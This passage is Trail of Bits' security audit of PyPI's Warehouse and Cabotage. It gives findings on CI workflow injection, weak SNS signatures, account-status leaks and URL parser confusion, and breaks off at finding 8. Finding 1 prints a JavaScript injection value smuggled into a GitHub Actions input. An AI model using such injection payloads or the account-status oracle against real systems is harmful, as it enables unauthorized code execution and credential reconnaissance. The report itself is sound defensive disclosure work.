

PyPI: Warehouse and Cabotage

Security Assessment

November 28, 2023

Prepared for:
Mike Fiedler and Ee Durbin
PyPI

Organized by the Open Technology Fund

Prepared by: **William Woodruff, Andrew Pan, and Emilio López**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Project Summary

Contact Information

The following managers were associated with this project:

Dan Guido, Account Manager
dan@trailofbits.com

Jeff Braswell, Project Manager
jeff.braswell@trailofbits.com

The following engineers were associated with this project:

William Woodruff, Consultant
william.woodruff@trailofbits.com

Andrew Pan, Consultant
andrew.pan@trailofbits.com

Emilio López, Consultant
emilio.lopez@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
August 9, 2023	Pre-project kickoff call
August 18, 2023	Status update meeting #1
August 25, 2023	Status update meeting #2
September 1, 2023	Status update meeting #3
September 11, 2023	Delivery of report draft; report readout meeting
September 21, 2023	Completion of fix review
October 6, 2023	Delivery of comprehensive report
November 28, 2023	Delivery of updated comprehensive report

Executive Summary

Engagement Overview

The Open Technology Fund engaged Trail of Bits to review the security of PyPI's Warehouse application and CI/CD processes. Warehouse is the codebase that powers PyPI, the primary packaging index for the Python ecosystem. Warehouse is additionally supported by Cabotage, an automatic deployment system.

A team of three consultants conducted the review from August 14 to September 8, 2023, for a total of 10 engineer-weeks of effort. Our testing efforts covered the Warehouse and Cabotage codebases broadly, with particular attention focused on user-facing network and API surfaces, handling of user-controllable inputs, cryptographic verification of untrusted inputs, and the integrity of Warehouse's CI/CD. With full access to source code and documentation, we performed static and dynamic testing of the Warehouse and Cabotage applications, using automated and manual processes.

Observations and Impact

We found that Warehouse, PyPI's back end, was adequately tested and conformed to widely accepted best practices for secure Python and web development. Most identified issues were not recurring in Warehouse's codebase; some issues (TOB-PYPI-4, TOB-PYPI-8) ultimately stem from Warehouse's use of error-prone manual patterns and implementations rather than higher-level abstractions.

We found that Cabotage (the deployment tooling behind Warehouse) currently lacks adequate testing and, in places, contains complex abstractions or operations on (partially) unvalidated user data that may leak or be manipulated to change the system's security properties (TOB-PYPI-17, TOB-PYPI-19, TOB-PYPI-20, TOB-PYPI-25). We also found that Cabotage's overall security "footprint" could be decreased by removing unused and unmaintained dependencies, as well as by employing automation to monitor for insecure dependencies (TOB-PYPI-3, TOB-PYPI-22, CQ finding 19).

Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that the PyPI project take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Leverage Warehouse's decorators to eliminate error-prone sources of manual configuration.** Various findings (TOB-PYPI-4, TOB-PYPI-8, TOB-PYPI-9) ultimately stem from instances where Warehouse manually injects (or fails to inject)

permissions or rate-limiting logic. We recommend that Warehouse evaluate the use of decorators (including its currently used Pyramid decorators) and middleware/tweens to further automate these error-prone tasks.

- **Develop additional unit tests for Cabotage, and run them in a CI/CD system.** We recommend that development efforts on Cabotage include unit test coverage, ideally to the same extent as Warehouse. We additionally recommend that Cabotage's unit test coverage be automatically enforced via CI/CD, much like Warehouse's.

- **Apply automatic code quality and formatting tools to Cabotage, and run them in a CI/CD system.** We recommend that development efforts on Cabotage be made to conform to popular Python CQA and formatting tools. We additionally recommend that this conformance be automatically enforced via CI/CD, much like Warehouse's.

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	0
Medium	8
Low	6
Informational	14
Undetermined	1

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	4
Auditing and Logging	1
Cryptography	3
Data Exposure	2
Data Validation	10
Denial of Service	3
Patching	3
Timing	3

Project Goals

The engagement was scoped to provide a security assessment of PyPI's Warehouse application and CI/CD process. Specifically, we sought to answer the following non-exhaustive list of questions:

- Are the authentication and authorization layers implemented in a secure manner? Are they implemented consistently across all relevant portions of Warehouse (i.e., ACL construction, API tokens, 2FA, email verification, password strength and reset management, recovery codes, and administrative layers?) Are there appropriate access controls on critical functions?
- Is Warehouse's upload functionality implemented in a secure manner and in a way that protects against malicious packages? Does it handle package name and version normalization and package metadata and rendering gracefully?
- Are PyPI's third-party integrations (e.g., OpenID Connect with GitHub, token scanning with GitHub, vulnerability scanning with OSV) implemented in a secure manner and working as expected?
- Are third-party dependencies up to date? Do they have any known security vulnerabilities?
- Are the system architecture and design foundationally secure? Are there any design-level risks to the security of the system?
- Are there any implementation flaws that illustrate systemic risks?
- Does the HTTP implementation properly enforce that provided content is correct?
- Within HTTP handling, are there any issues in URI path to file system path transformations that could result in data leakage or denial of service?
- Are HTTP headers and cookies properly parsed and handled?
- Are there any data leaks or data dumps to unknown or unauthorized sources?
- Are there any possibilities for data exposure?
- Can security constraints, especially in serving files and content, be bypassed? Can files outside of the designated file structure areas be served?
- Can any areas within ownership and access control be compromised or altered to cause adverse states, access, or exploitation?

- Could the systems experience a denial of service?
- Are all inputs and system parameters properly validated?
- Do the codebases conform to industry best practices?
- Are PyPI's production configuration and deployment scripts, including TestPyPI, implemented in a secure manner, and do they leverage secure configuration settings?
- Are PyPI's deployment services, including email integrations, secret management integrations, and PyPI's asynchronous task substrate/queue, implemented and configured in a secure manner?
- Do PyPI's CI/CD configuration and processes leverage all applicable security features?
- Do adequate account management, security controls, and separation exist to operate the cloud accounts safely?
- Are cloud workloads operated securely?
- Is automated testing and validation of security controls in pipelines performed?
- Does the application use a centralized identity management solution? How are strong sign-in mechanisms used, and how temporary are credentials?
- How securely and thoroughly are account groups, permissions, and attributes provisioned? How is emergency access provisioned and managed?
- How are public and cross-account access mechanisms managed?
- How securely are secrets stored?

Project Targets

The engagement involved a review and testing of the targets listed below.

Warehouse

Repository	https://github.com/pypi/warehouse
Version	`1d5085abb8801045d5a19941a5d8fc97d887ab40`
Type	Python
Platform	Linux

Cabotage

Repository	https://github.com/cabotage/cabotage-app
Version	`493172dbbbdbbe10bd8c62d1f2fa2172abe8911b`
Type	Python, Kubernetes, Docker, Vault
Platform	Linux

readme_renderer

Repository	https://github.com/pypa/readme_renderer
Version	`9dbb3522d23758fafa330cba4e4f89213503e8d3`
Type	Python
Platform	Linux

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Static analysis of the Warehouse and Cabotage codebases with CodeQL and Semgrep, and triage of the analysis results
- Review of the authentication and authorization flows, security policies, and the TOTP implementation
- Review of Warehouse's API token (Macaroon) handling, including the Caveat DSL and serialization/deserialization logic
- Review of Warehouse's hardware MFA (WebAuthn) implementation, including JavaScript components
- Review of Warehouse's CSRF and CORS headers
- Review of the AWS SNS/SES integration, as well as other third-party integrations such as OSV, GitHub token scanning, and HelpScout
- Review of Warehouse's parsing and handling of package metadata
- Review of Warehouse's handling of other inputs and parameters to distribution upload, including binary ("wheel") and source distribution formats
- Review of Warehouse's database practices, including for safe table/query construction and pathological query behavior
- Review of rate limiting across Warehouse
- Review of the GitHub Actions workflows in the Warehouse repository
- Review of email headers and delivery on PyPI
- Review of Warehouse's asynchronous tasks and uses of Redis and Elasticsearch
- Review of Warehouse's caching through Fastly, including cache creation and busting logic
- Review of Warehouse's client-side includes, including use of includes across multiple routes and permissions
- Review of all administrative and management functionality

- Review of Warehouse's Organizations feature
- Review of Warehouse's use of `Jinja2` and `pyramid_jinja2` for HTML, XML, Markdown, and plaintext rendering, including for injection and escaping handling
- Review of `readme_renderer`, including a fuzzing campaign targeting its Markdown and reStructuredText rendering
- A fuzzing campaign targeting `ua-parser`
- Review of Warehouse's handling of user-controllable redirects
- Review of Warehouse's handling of user-supplied URLs, e.g. in rendered project metadata
- Review of Cabotage's dependencies for known vulnerabilities
- Review of Cabotage's use of cryptography and cryptographic services (Vault)
- Review of Cabotage's use of Kubernetes and BuildKit
- Review of Cabotage's use of Flask, Flask extensions, and popular third-party Flask ecosystem libraries
- Review of Cabotage's handling of webhook payloads
- Review of Cabotage's ACLs, permissions model, and permissioning on views/endpoints
- Review of Cabotage's logging and log filtering
- Review of Cabotage's views

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- Internal Warehouse services that are not in active use on the PyPI deployment, but may be in use on other deployments (e.g., `GCSFileStorage` and `GCSSimpleStorage`)
- External Warehouse-adjacent services, such as pypi/camo, pypi/inspector, and pypi/conveyor

- Warehouse's configuration and use of SaaS products beyond as specified in the codebase itself
- Warehouse's handling of user-controlled URLs in project metadata (e.g., homepage and repository URLs for projects)
- Cabotage's front-end HTML and HTTP headers

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in-house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

- Semgrep: An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time
- CodeQL: A code analysis engine developed by GitHub to automate security checks
- Atheris: A coverage-guided Python fuzzing engine developed by Google
- actionlint: A static checker for GitHub Actions workflow files

Each tool's configuration and usage are detailed in appendix G and appendix H.

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Warehouse	Cabotage
Arithmetic	Neither Warehouse nor Cabotage makes extensive use of arithmetic; components that do require arithmetic are generally well-tested and documented.	**Strong**	**Strong**
Auditing	Warehouse performs extensive auditing, alerting, and metrics tracking on errors and unexpected states. Cabotage includes logging facilities, but has limited auditing and alerting facilities. Some of Cabotage's logging facilities may perform insufficient redaction of sensitive values; see TOB-PYPI-25.	**Strong**	**Moderate**
Authentication / Access Controls	Both Warehouse and Cabotage have explicit permission systems, including access control lists (ACLs) and adequate permissioning on user-accessible resources. See TOB-PYPI-5 for an example of an access control fault in Warehouse, and TOB-PYPI-26 for an access control fault in Cabotage.	**Satisfactory**	**Satisfactory**
Complexity Management	Warehouse generally exhibits strong isolation of concerns and encapsulation of complexity. Cabotage also generally exhibits moderate isolation and encapsulation; see TOB-PYPI-19 and TOB-PYPI-21 for examples of routines that may unexpectedly leak or break due to complex internal behavior.	**Strong**	**Moderate**

Configuration	Warehouse exhibits a strong separation between development and production configurations, and adheres to best practices around secret configuration and management. Cabotage's separation between deployment configurations is, in contrast, more limited and implicit.	**Strong**	**Moderate**
Cryptography and Key Management	Both Warehouse and Cabotage perform appropriate delegation of cryptographic operations to trusted components (e.g., Vault). Operations that cannot be delegated are performed securely and conform to best practices (e.g., strong secret generation, password hashing). Some third-party cryptographic operations are fundamentally weak (e.g., AWS SNS signature verification); see TOB-PYPI-2.	**Strong**	**Strong**
Data Handling	Both Warehouse and Cabotage perform validation of untrusted user input, including cryptographic validation where possible. User input is generally normalized, escaped, or otherwise sanitized before being used in sensitive contexts; Cabotage exhibits generally weaker sanitization than Warehouse does. See TOB-PYPI-19 and TOB-PYPI-20 for examples of insufficient data handling in Cabotage.	**Strong**	**Satisfactory**
Documentation	Warehouse's APIs and public interfaces are extensively documented, both in source code and in public-facing websites. Development and testing instructions are similarly well documented. Cabotage is moderately documented internally, with limited public documentation.	**Strong**	**Moderate**
Maintenance	Warehouse is actively maintained by a team of dedicated engineers; its codebase broadly reflects continued application of Python idioms and best practices.	**Satisfactory**	**Moderate**

	Cabotage is actively maintained, but has only a single active maintainer and broadly contains a larger concentration of deprecated APIs and actionable code-quality improvements. Some of these actionable improvements (such as automating linting and removal of deprecated third-party API usage) are listed under Code Quality Recommendations.		
Memory Safety and Error Handling	Both Warehouse and Cabotage are written in memory-safe languages. Error handling is generally performed appropriately, and is appropriately specialized to ensure sufficient context when errors are surfaced to external users.	**Strong**	**Strong**
Testing and Verification	Warehouse has 100% branch coverage via its unit tests, and has strong acceptance policies for code quality, review, and deployment. On the other hand, Cabotage has limited branch coverage via its unit tests and does not appear to have a CI/CD system for automated testing or code quality.	**Satisfactory**	**Weak**

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Unsafe input handling in “Combine PRs” workflow	Data Validation	Informational
2	Weak signatures used in AWS SNS verification	Cryptography	Medium
3	Vulnerable dependencies in Cabotage	Patching	Undetermined
4	Lack of rate limiting on endpoints that send email	Access Controls	Low
5	Account status information leak for frozen and disabled accounts	Data Exposure	Medium
6	Potential race conditions in search locking	Timing	Low
7	Use of multiple distinct URL parsers	Data Validation	Informational
8	Overly permissive CSP headers on XML views	Access Controls	Informational
9	Missing Permissions-Policy	Access Controls	Medium
10	Domain separation in file digests	Data Validation	Low
11	Object storage susceptible to TOC/TOU due to temporary files	Timing	Informational
12	HTTP header is silently trusted if token mismatches	Auditing and Logging	Informational

13	Bleach library is deprecated	Patching	**Informational**
14	Weak hashing in storage backends	Data Validation	**Medium**
15	Uncaught exception with crafted README	Data Validation	**Informational**
16	ReDoS via zxcvbn-python dependency	Denial of Service	**Informational**
17	Use of shell=True in subprocesses	Data Validation	**Medium**
18	Use of HMAC with SHA1 for GitHub webhook payload validation	Cryptography	**Low**
19	Potential container image manipulation through malicious Procfile	Data Validation	**Medium**
20	Repository confusion during image building	Data Validation	**Medium**
21	Brittle X.509 certificate rewriting	Cryptography	**Informational**
22	Unused dependencies in Cabotage	Patching	**Informational**
23	Insecure XML processing in XMLRPC server	Denial of Service	**Low**
24	Missing resource integrity check of third-party resources	Data Validation	**Informational**
25	Brittle secret filtering in logs	Data Exposure	**Medium**
26	Routes missing access controls	Access Controls	**Low**
27	Denial-of-service risk on tar.gz uploads	Denial of Service	**Informational**

28	Deployment hook susceptible to race condition due to temporary files	Timing	**Informational**
29	Unescaped values in LIKE SQL queries	Data Validation	**Informational**

Detailed Findings

1. Unsafe input handling in “Combine PRs” workflow	
Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-PYPI-1
Target: `warehouse/.github/workflows/combine-prs.yml`	

Description

Unsanitized user input is directly interpolated into code snippets in the “combine pull requests” Github Actions workflow, which can allow an attacker with enough permissions to execute this workflow to perform arbitrary code execution in the context of the workflow job.

These workflows use the `${{ … }}` notation to insert user input into small JavaScript programs. This approach performs no validation of the data, and the value interpolation is performed before the program execution, which means that specially crafted input can change the code being executed. For instance, in figure 1.1, the `ignoreLabel` input is interpolated as part of a string. An attacker may execute arbitrary code by providing a specially crafted string in `ignoreLabel`, as shown in the exploit scenario.

```
const searchString = `repo:${context.repo.owner}/${context.repo.repo} is:pr is:open
label:dependencies label:python -label:${{ github.event.inputs.ignoreLabel }}`;
```

Figure 1.1: The `ignoreLabel` input is injected as part of a string (`warehouse/.github/workflows/combine-prs.yml#47`)

A similar issue exists in the code shown in figure 1.2, as `combineBranchName` is also interpolated unsafely.

```
await github.rest.actions.createWorkflowDispatch({
  owner: context.repo.owner,
  repo: context.repo.repo,
  workflow_id: workflow_id,
  ref: '${{ github.event.inputs.combineBranchName }}'
});
```

Figure 1.2: The `combineBranchName` input is injected as part of a string (`warehouse/.github/workflows/combine-prs.yml#181–186`)

Both of these scripts are run with a GitHub token with write permissions over the repository, pull requests, and actions. An attacker may use these non-default permissions to their advantage.

```
permissions:
  contents: write
  pull-requests: write
  actions: write
```

Figure 1.3: Combine PRs workflow permissions (warehouse/.github/workflows/combine-prs.yml#25–28)

This issue is informational, as this workflow can only be triggered manually via `workflow_dispatch`, which in turn requires users to be a repository collaborator with write access.

Exploit Scenario

An attacker with permissions to trigger an execution of the "Combine PRs" workflow runs it with `ignoreLabel` set to `` `+(function(){console.log(`hack`);return``;})()+` ``. Their code gets executed as part of the workflow.

Recommendations

Short term, replace value interpolation in code with a safer alternative, such as environment variables in an `env:` block, and their corresponding access through `process.env.VARIABLE` in JavaScript.

Long term, review the GitHub Actions documentation and be aware of best practices and common issues. Consider all user input as unsafe, and do not interpolate it in code or scripts.

References

- Keeping your GitHub Actions and workflows secure Part 2: Untrusted input, from the GitHub Security Lab

2. Weak signatures used in AWS SNS verification

Severity: **Medium**	Difficulty: **Undetermined**
Type: Cryptography	Finding ID: TOB-PYPI-2
Target: `warehouse/warehouse/utils/sns.py`	

Description

Warehouse has an endpoint for AWS SNS webhooks, which it uses to listen for messages related to Warehouse's use of AWS SES for emails. To prevent impersonation or malicious modification, AWS SNS includes a digital signature in each payload, along with a URL that points to a public-key bearing certificate that can be used to verify the signature.

Warehouse correctly verifies the digital signature and ensures that the certificate URL is on a trusted domain, but does so using PKCS#1v1.5 with SHA-1, which is known to be vulnerable to certificate forgery.

```
try:
    pubkey.verify(signature, data, PKCS1v15(), SHA1())
except _InvalidSignature:
    raise InvalidMessageError("Invalid Signature") from None
```

Figure 2.1: PKCS#1v1.5 with SHA-1 signature verification of SNS payloads (`warehouse/warehouse/utils/sns.py#69–72`)

Exploit Scenario

The integrity of the PKCS#1v1.5 signing scheme depends entirely on the collision resistance of the underlying cryptographic digest used. SHA-1 has been vulnerable to practical collision attacks for several years; an attacker with moderate computational resources could leverage these attacks to produce an illegitimate signature that would be verified by the public key presented in the AWS SNS scheme. This, in turn, would allow an attacker to inauthentically control Warehouse's SNS topic subscriptions, as well as file false bounce/complaint notices against email addresses.

We currently characterize the difficulty of this attack as "undetermined," pending further investigation into AWS SNS's key rotation practices. A sufficiently rapid key rotation policy would likely make certificate forgery impractical, but relies on an external party (AWS) to maintain an appropriate rotation cadence in the face of increasingly performant SHA-1 collision techniques.

Recommendations

PyPI should configure its SNS Topic Attributes to avoid PKCS#1v1.5 with SHA-1. In particular, AWS SNS supports PKCS#1v1.5 with SHA256 instead which, while still not ideal, is still considered secure for digital signatures due to SHA256's collision resistance.

3. Vulnerable dependencies in Cabotage

Severity: **Undetermined**	Difficulty: **Low**
Type: Patching	Finding ID: TOB-PYPI-3
Target: `cabotage-app/requirements.txt`	

Description

We performed an audit of Cabotage's dependencies (as listed in `requirements.txt`) and discovered multiple dependencies with publicly disclosed vulnerabilities, including dependencies used for cryptographic and PKI operations:

Name	Version	ID	Fix Versions
certifi	2022.12.7	PYSEC-2023-135	2023.7.22
cryptography	39.0.1	PYSEC-2023-112	41.0.2
cryptography	39.0.1	GHSA-5cpq-8wj7-hf2v	41.0.0
cryptography	39.0.1	GHSA-jm77-qphf-c4w8	41.0.3
flask	2.2.2	PYSEC-2023-62	2.2.5,2.3.2
flask-security	3.0.0	GHSA-cg8c-gc2j-2wf7	
requests	2.25.1	PYSEC-2023-74	2.31.0
werkzeug	2.2.2	PYSEC-2023-58	2.2.3
werkzeug	2.2.2	PYSEC-2023-57	2.2.3

Exploit Scenario

The vulnerabilities above are publicly known, and Cabotage is an open-source repository; an attacker may inspect each to determine its applicability to Cabotage.

We currently characterize the severity of this attack as "undetermined," pending a more in-depth analysis of each dependency's vulnerabilities. Depending on severity and relevance, each vulnerability may receive a discrete exploit scenario.

Recommendations

Short term, upgrade each dependency to a non-vulnerable version, where possible. If no non-vulnerable version exists, either confirm that the vulnerability is not relevant to Cabotage's use of the dependency *or*, if relevant, patch or replace the dependency.

Long term, perform automatic dependency auditing within the Cabotage codebase. This can be done either with Dependabot (including automatic fix PRs for security issues) or with `pip-audit` and `gh-action-pip-audit`.

4. Lack of rate limiting on endpoints that send email	
Severity: **Low**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-PYPI-4
Target: `warehouse/warehouse/manage/views/__init__.py`	

Description

Warehouse sends notification emails when sensitive actions are performed by users. The following routes can trigger these emails and are not subject to rate limits:

- `manage.account`
- `manage.account.totp-provision`
- `manage.account.webauthn-provision`
- `manage.account.recovery-codes.regenerate`
- `manage.project.release`
- `manage.project.roles`
- `manage.project.change_role`

Warehouse's `@_email` decorator does include a rate-limiting mechanism that prevents a single email from being sent too many times; however, it is disabled by default. Warehouse additionally imposes a rate limit on actions that send emails to *unverified* addresses (such as adding a new unverified address to an account via `manage.account`), meaning that some email-sending operations through `manage.account` are implicitly rate limited.

Despite an overall lack of rate limiting on these endpoints, other factors make their use as spam vectors difficult: all require either a verified email address, or require that the victim accept an invitation to an attacker-controlled project. Additionally, none of the emails produced have substantial user-controllable components, other than usernames, project names, and other heavily normalized and escaped fields. Consequently, while an attacker may find ways to harm PyPI's spam score in these fields, they are not able to inject entirely controlled content into the non-rate-limited emails in question.

Exploit Scenario

An attacker repeatedly performs a sensitive action. Since there are no rate limiters in place on the endpoints in question, the attacker is able to trigger an unbounded number of notification emails to the attacker's own address with Warehouse infrastructure. In some cases, the attacker may also be able to trigger notifications to other Warehouse users.

This may have a negative impact on PyPI's spam score, and drive up service costs.

Recommendations

Short term, ensure that these notification emails are rate limited through the API request, with a per-user cross-request rate limit mechanism, or through the existing email rate-limiting mechanism.

5. Account status information leak for frozen and disabled accounts

Severity: **Medium**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-PYPI-5
Target: `warehouse/warehouse/accounts/security_policy.py`	

Description

As part of determining whether to accept a basic authentication flow, Warehouse checks whether the supplied user identity is currently marked as disabled (including being frozen directly by the admins, or disabled due to a compromised password, etc.):

```
if userid is not None:
    user = login_service.get_user(userid)
    is_disabled, disabled_for = login_service.is_disabled(user.id)
    if is_disabled:
        # Comment excerpted.
        if disabled_for == DisableReason.CompromisedPassword:
            raise _format_exc_status(
                BasicAuthBreachedPassword(), breach_service.failure_message_plain
            )
        elif disabled_for == DisableReason.AccountFrozen:
            raise _format_exc_status(BasicAuthAccountFrozen(), "Account is frozen.")
        else:
            raise _format_exc_status(HTTPUnauthorized(), "Account is disabled.")
    elif login_service.check_password(
```

Figure 5.1: Checking whether the account is disabled during basic auth (`warehouse/warehouse/accounts/security_policy.py#59–78`)

Critically, this check happens before the user's password is checked, and results in a distinct error message returned to the requesting client without any subsequent check. As a result, an attacker who knows a target's PyPI username can determine their target's account status on PyPI without knowing their password or any other information. This information is not exposed publicly anywhere else on PyPI, making it a potentially useful source of reconnaissance information.

```
Uploading distributions to http://localhost/legacy/
Uploading fakepkg-0.0.2.tar.gz
100% ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 3.9/3.9 kB • 00:00 • ?
WARNING  Error during upload. Retry with the --verbose option for more details.
ERROR    HTTPError: 401 Unauthorized from http://localhost/legacy/
         Account is frozen.
```

Figure 5.2: Example error message produced to authenticating client, even with an invalid password.

Exploit Scenario

An attacker has access to stolen credentials for PyPI accounts, and wishes to quickly test their validity without loss of stealth. They use the `upload` endpoint (or any other endpoint that accepts basic authentication) to check which accounts have already been disabled.

Separately, the attacker may be able to selectively disclose potential credentials, using an account's subsequent disablement as an oracle for the overall validity of their stolen credentials (much like a stolen credit card testing service).

Recommendations

We recommend that the checks performed in `_basic_auth_check` always include a check against `login_service.check_password` before returning distinct error messages to the authenticating client. If the user's password cannot be checked when disabled for technical reasons, we recommend returning a context-free error to avoid an information leak here.

6. Potential race conditions in search locking

Severity: **Low**	Difficulty: **High**
Type: Timing	Finding ID: TOB-PYPI-6
Target: `warehouse/warehouse/search/tasks.py`	

Description

Warehouse uses Elasticsearch for its search back end, and uses Redis to synchronize stateful tasks dispatched to the search back end (such as reindexing and un-indexing of projects). This synchronization is done with a redis-py `Lock` object, wrapped into a custom `SearchLock` context manager:

```
class SearchLock:
    def __init__(self, redis_client, timeout=None, blocking_timeout=None):
        self.lock = redis_client.lock(
            "search-index", timeout=timeout, blocking_timeout=blocking_timeout
        )

    def __enter__(self):
        if self.lock.acquire():
            return self
        else:
            raise redis.exceptions.LockError("Could not acquire lock!")

    def __exit__(self, type, value, tb):
        self.lock.release()
```

Figure 6.1: The `SearchLock` context manager (`warehouse/warehouse/search/tasks.py#102–115`)

`SearchLock` accepts a `timeout` parameter, which is used within the interior Redis lock to auto-expire the lock if the timeout is exceeded. However, this timeout is not handled in `SearchLock`'s `__enter__` or `__exit__`, meaning that the underlying lock can expire while *appearing* to still be held by whatever Python code is executing the context manager.

Exploit Scenario

An attacker leverages the uncontrolled lock release to trigger a `reindex`, `reindex_project`, or `unindex_project` task opportunely, resulting in either stale or misleading information in the search index (and consequently in search results returned to PyPI users). Given the length of timeouts allowed by current `SearchLock` users (between 15 seconds and 30 minutes), we consider this attack difficult.

Recommendations

We recommend that `SearchLock` be refactored or rewritten to handle the possibility of an interior timeout. In particular, redis-py's `Lock` class is itself a context manager, so `SearchLock` could be rewritten as a "wrapper" context manager without any specific timeout handling needed (since it will be performed correctly by `Lock`'s own interior context manager).

7. Use of multiple distinct URL parsers

Severity: **Informational**	Difficulty: **Undetermined**
Type: Data Validation	Finding ID: TOB-PYPI-7
Target: Throughout the Warehouse codebase	

Description

Warehouse makes direct use of at least three separate URL parser implementations:

- The Python standard library's `urllib.parse` implementation;
- The `rfc3986` package;
- `urllib3`'s implementation, via uses of `requests`.

These implementations are occasionally composed, such as in SNS signing certificate retrieval:

```
cert_url_p = urllib.parse.urlparse(cert_url)
cert_scheme = cert_url_p.scheme
cert_host = cert_url_p.netloc
if cert_scheme != "https":
    raise InvalidMessageError("Invalid scheme for SigningCertURL")
if _signing_url_host_re.fullmatch(cert_host) is None:
    raise InvalidMessageError("Invalid location for SigningCertURL")
```

Figure 7.1: urlparse for domain checking, followed by use in requests (warehouse/warehouse/utils/sns.py#77–83)

URLs are specified in conflicting RFCs and non-RFC standards, and real-world URL parsers frequently exhibit confusion vulnerabilities. When composed together, parsers that disagree on a URL's contents can produce exploitable open redirects, requests to unintended domains or paths, and similar behavior.

Exploit Scenario

An attacker who discovers domain confusion in `urlparse` may be able to induce an open redirect through Warehouse via the `Referer` header, due to Warehouse's use of `urlparse` in `is_safe_url`:

```
def is_safe_url(url, host=None):
    if url is not None:
        url = url.strip()
    if not url:
        return False
```

```
    # Chrome treats \ completely as /
    url = url.replace("\\", "/")
    # Chrome considers any URL with more than two slashes to be absolute, but
    # urlparse is not so flexible. Treat any url with three slashes as unsafe.
    if url.startswith("///"):
        return False
    url_info = urlparse(url)
    # Forbid URLs like http:///example.com - with a scheme, but without a
    # hostname.
    # In that URL, example.com is not the hostname but, a path component.
    # However, Chrome will still consider example.com to be the hostname,
    # so we must not allow this syntax.
    if not url_info.netloc and url_info.scheme:
        return False
    # Forbid URLs that start with control characters. Some browsers (like
    # Chrome) ignore quite a few control characters at the start of a
    # URL and might consider the URL as scheme relative.
    if unicodedata.category(url[0])[0] == "C":
        return False
    return (not url_info.netloc or url_info.netloc == host) and (
        not url_info.scheme or url_info.scheme in {"http", "https"}
    )
```

Figure 7.2: `urlparse` in `is_safe_url` (excerpted from warehouse/warehouse/utils/http.py#22–53)

Separately, an attacker who discovers a parser between two or more of Warehouse's URL parsers may be able to spoof SNS messages (due to the use of a URL for SNS certificate retrieval), manipulate renderings of URLs on public pages, or perform other unintended transformations on trusted data.

Recommendations

Short term, we recommend that Warehouse conduct a review of its URL parsing behavior, including identifying all sites where `urlparse` and similar APIs are used, to ensure that, in particular, domain and path confusion cannot occur.

Long term, we recommend that Warehouse reduce the number of URL parsers that it directly and indirectly depends on. In particular, given that `rfc3986` and `urllib3` are already dependencies, we recommend standardizing on either's parsing and validation routines and replacing all uses of `urllib.parse.urlparse` outright.

8. Overly permissive CSP headers on XML views

Severity: **Informational**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-PYPI-8
Target: `warehouse/warehouse/xml.py`, `warehouse/warehouse/rss/views.py`, `warehouse/warehouse/sitemap/views.py`	

Description

Warehouse's ordinary Content Security Policy is overridden on a handful of XML-only views, including the views responsible for PyPI's RSS feeds and sitemaps:

```
def sitemap_index(request):
    request.response.content_type = "text/xml"

    request.find_service(name="csp").merge(XML_CSP)
```

Figure 8.1: CSP customization on a sitemap view (warehouse/warehouse/sitemap/views.py#47–50)

The contents of `XML_CSP` is a single `unsafe-inline` rule for `style-src`, meaning that XML views allow arbitrary inline styles to be loaded.

Exploit Scenario

This finding is purely informational; all affected views are primarily static and generated from escaped data, minimizing the risk of stylesheet injection.

Recommendations

